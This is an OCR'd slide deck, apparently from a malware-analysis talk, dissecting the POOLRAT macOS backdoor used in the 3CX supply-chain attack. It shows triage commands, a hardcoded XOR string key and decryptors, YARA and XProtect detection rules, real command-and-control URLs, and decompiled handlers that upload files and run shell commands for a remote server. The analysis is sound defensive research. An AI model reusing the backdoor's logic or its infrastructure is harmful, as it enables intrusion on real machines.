
Persistent Backdoor

"PoolRAT"



INFECTING 3CX


(via) supply chain attack #1



> *"Eventually, the threat actor was able to compromise both [3CX's] Windows and macOS build environments…*
>
> *The macOS build server was compromised using a POOLRAT backdoor"* -Mandiant

POOLRAT
a lightweight macOS backdoor

> *"a C/C++ macOS backdoor capable of collecting basic system information and executing commands. The commands performed include running arbitrary commands, secure deleting files, reading and writing files, updating the configuration."* -Mandiant




POOLRAT

...seen before?

```
01  rule MTI_Hunting_POOLRAT {
02    meta:
03      author = "Mandiant"
04      ...
05      md5 = "451c23709ecd5a8461ad060f6346930c"
```

md5 hash

Mandiant's detection rule



Sample, submitted to VirusTotal (June, 2020)

```
01  rule XProtect_MACOS_c723519 {
02      meta:
03          description = "MACOS.c723519"
04      strings:
05          $s1 = { 5F 6D 5F 43 6F 6E 66 69 67 }
06          $s2 = { 5F 5F 5A 39 53 65 74 43 6F 6E 66 69 67 76 }
07          $s3 = { 5F 5F 5A 31 30 4C 6F 61 64 43 6F 6E 66 69 67 76 }
08          ...
09      condition:
10          Macho and filesize < 100KB and all of them
11  }
```

Apple's XProtect Signature (July, 2020)

Basic Triage

file type & code signing

```
% file PoolRAT/prtspool

PoolRAT/prtspool: Mach-O 64-bit executable x86_64
```

unsurprising, but good to know
...most analysis tools are file-type specific !

File type
(64-bit Mach-O)

```
% codesign -dvv PoolRAT/prtspool
Executable=PoolRAT/prtspool
Identifier=xttm-5555494424668e99d3173e03a74c86801f09f4a9
Format=Mach-O thin (x86_64)
...
Signature=adhoc
TeamIdentifier=not set
```

"signed"
...but with an adhoc signature

Code signing information

Basic Triage

embedded strings

```
% strings - PoolRAT/prtspool

POST
https://
--%s%sContent-Disposition: form-data;
      name="upload"; filename="plain.jpg"%sContent-Type:

/private/etc/krb5d.conf

https://airbseeker.com/rediret.php
https://globalkeystroke.com/pockbackx.php
...

__Z9GetOSInfoP15_COMINFO_STRUCT
__Z10GetComInfoP15_COMINFO_STRUCT
__Z7MSG_RunP11_MSG_STRUCT
__Z7MSG_CmdP11_MSG_STRUCT
__Z6MSG_UpP11_MSG_STRUCT
__Z8MSG_DownP11_MSG_STRUCT
```


While embedded strings can (and should) guide you analysis efforts, always verify via continued analysis, using a disassembler/debugger!

Basic Triage

(demangled) method names

pipe thru **c++filt** to demangle

```
% nm PoolRAT/prtspool | c++filt

0000000100003dd2 t Initialize()
0000000100002161 t LoadConfig()
...
0000000100002837 t Connect(char*, unsigned int, unsigned int)
0000000100036ff t MSG_Cmd(_MSG_STRUCT*)
0000000100003071 t MSG_Dir(_MSG_STRUCT*)
0000000100035ec t MSG_Run(_MSG_STRUCT*)
...
0000000100000e87 t SendPost(char*, unsigned char*,
                    unsigned int, unsigned char*, unsigned int*)
...
0000000100002604 t GetOSInfo(_COMINFO_STRUCT*)
```



Load config?

Comms/tasking?

Survey

Extracting method names (via nm & c++filt)

Encrypted Strings?

...passed to a function called 'GetTrick'

```
01   movabs      rax, 0xe04247a4e570e4d
02   lea         rbx, qword [rbp+var_20]
03   mov         qword [rbx], rax
04   mov         word [rbx+8], 0x4414
05   mov         esi, 0xa
06   mov         rdi, rbx
07   call        GetTrick
```

Pieces of encrypted string?

String decryption function?

```
% lldb PoolRAT/prtspool
...
(lldb) Process 24641 stopped
callq  0x1000047da  ; GetTrick(unsigned char*, unsigned int)

(lldb) x/10xb $rdi
0x30410e370: 0x4d 0x0e 0x57 0x4e 0x7a 0x24 0x04 0x0e 0x14 0x44

(lldb) reg read $rsi
rsi = 0x0a
```

1st arg: encrypted string

2nd arg: string length

It's a good idea to decrypt strings before continuing analysis
...as they often contain (very) valuable information / insights!

String Decryption

...rather trivial as (static) key is hardcoded

```
01  GetTrick(unsigned char*, unsigned int)
02
03   dec         esi                      ; length--
04   je          leave                     ; leave if zero
05
06   mov         r8d, esi                  ; length
07   lea         rsi, qword [key]          ; "bj28UJqbxz7789HgsdW73hdu8A5Stream"
08   xor         ecx, ecx                  ; init index
09
10  decrypt:
11   mov         rax, rcx                  ; index into key
12   ...
13   mov         al, byte [rsi+rax]        ; key[offset]
14   xor         byte [rdi+rcx], al        ; string[index] ^ key[offset]
15   inc         rcx                       ; index++
16   inc         rsi                       ; key++
17   cmp         r8, rcx                   ; index != length?
18   jne         decrypt                   ; continue
```

hard-coded key

Python decryptor

```
01  key = "bj28UJqbxz7789HgsdW73hdu8A5Stream"
02
03  def decrypt(string):
04
05      for i in range(len(string)):
06          string[i] = string[i] ^ ord(key[i])
```

"111D6D4E30380242
550A45585C4C2B132
50125445A070A36"

"sw_vers
-productVersion"

Config File

/private/etc/krb5d.conf

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter prtspool

  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/private/etc/krb5d.conf",
    "process" : {
       "pid" : 27395,
       "name" : "prtspool",
  ...

  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/private/etc/krb5d.conf",
    "process" : {
       "pid" : 27395,
       "name" : "prtspool",
```

path to config file

```
% hexdump -C /private/etc/krb5d.conf
00000000  36 2a 2a 2e 2d 64 71 71  3f 37 2c 3c 2d 3b 3b 35  |6**.-dqq?7,<-;;5|
00000010  3b 2c 70 3d 31 33 71 2c  3b 3a 37 2c 3b 2a 70 2e  |;,p=13q,;:7,;*p.|
00000020  36 2e 5e 5e 5e 5e 5e 5e  5e 5e 5e 5e 5e 5e 5e 5e  |6.^^^^^^^^^^^^^^|
00000030  5e 5e 5e 5e 5e 5e 5e 5e  5e 5e 5e 5e 5e 5e 5e 5e  |^^^^^^^^^^^^^^^^|
```

encrypted :\

Config File Decryption

...via ChatGPT 😆

"Given this function disassembly, write a Python script to open the file (extract full path from the disassembly) & decrypt the data"

```
01  def decrypt_data(filename):
02      with open(filename, 'rb') as file:
03          encrypted_data = file.read()
04
05      decrypted_data = bytearray()
06      for byte in encrypted_data:
07          decrypted_byte = byte ^ 0x5e
08          decrypted_data.append(decrypted_byte)
09
10      return decrypted_data
11
12  file_path = "/private/etc/krb5d.conf"
13  decrypted_content = decrypt_data(file_path)
14  print(decrypted_content)
```

decryptor
...written by ChatGPT!

```
% python3 decryptConfig.py

bytearray(b'https://airbseeker.com/rediret.php...https://globalkeystroke.com/pockbackx.php...https://
airbseeker.com/rediret.php...https://www.woodmate.it/administrator/help/en-GB/bins/tags/taghelper.php...)
```

(Basic) Survey

macOS version, host name, etc.

```
01  int GetComInfo(COMINFO_STRUCT *) {
02      ...
03      rbx = arg0;
04      if(gethostname(&var_60, 0x40) != -1)
05          strcpy(rbx + 0x4, &var_60);
06
07      GetOSInfo(rbx);
08      GetInternalIP(rbx);
```

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
     "pid" : 28753
     "name" : "sw_vers",
     "path" : "/usr/bin/sw_vers",

     "arguments" : [
      "sw_vers",
      "-productName"
     ],
     ...
    }
}
```

get name os via **sw_vers**
(e.g. "macOS")


C&C server

(addr from config file)

Survey

TASKING

...and supported commands




```
01  WorkThread(void*)
02  ...
03  lea         r15, qword [0x100004234]   ;switch table
04
05  mov         rdi, rbx
06  call        PopMsg(_MSG_STRUCT*)       ;pop message (into rbx)
07
08  mov         eax, dword [rbx+4]         ;extract message index
09  add         eax, r14d
10  ...
11  movsxd      rax, dword [r15+rax*4]     ;compute handler offset
12  add         rax, r15
13  jmp         rax                        ;execute handler
```

message handlers
(extracted from disasm)

- MSG_Up
- MSG_Cmd
- MSG_Run
- MSG_Dir
- MSG_Down
- MSG_Test
- MSG_SetPath
- MSG_SecureDel
- MSG_WriteConfig

MSG_Up Command

file upload (from server, to infected host)

```
01  MSG_Up(MSG_STRUCT* msg) {
02      ...
03      rdi = msg + 0xc;
04      rsi = "a+";
05      if (*(msg + 0x110) == 0x0)
06          rsi = "w+";
07
08  [1] rax = fopen(rdi, rsi);
09      ...
10  [2] rax = Recv(r13, &var_14C, r14, 0x0);
11      ...
12  [3] fwrite(r13, rsi, 0x1, r15);
```

1. Open file
   (path specified in command)
2. Receive data from C&C server
3. Write out to file

MSG_Cmd Command


execute a command, and return output


```
01  int MSG_Cmd(MSG_STRUCT* arg) {
02
03      string = 0x42406c6b0a121947;
04  1   *(&string + 0x8) = 0x375e;
05      GetTrick(&string, 0xa);
06
07      sprintf(command, &var_360);
08  2   rax = popen(&var_350, "r");
09
10      r14 = fileno(rax);
11      r15 = read(r14, var_368, 0x19000);
12  3
13      memcpy(var_370, var_368, r15);
14      Send(var_370, r15 + 0x4, rbx);
```

1. Decrypt string: "%s 2>&1 &"
2. Build and execute command
3. Read output and send to C&C

Trojanized Installer

"libffmpeg.dylib"



The Infected 3CX Installer

supply-chain attack #2

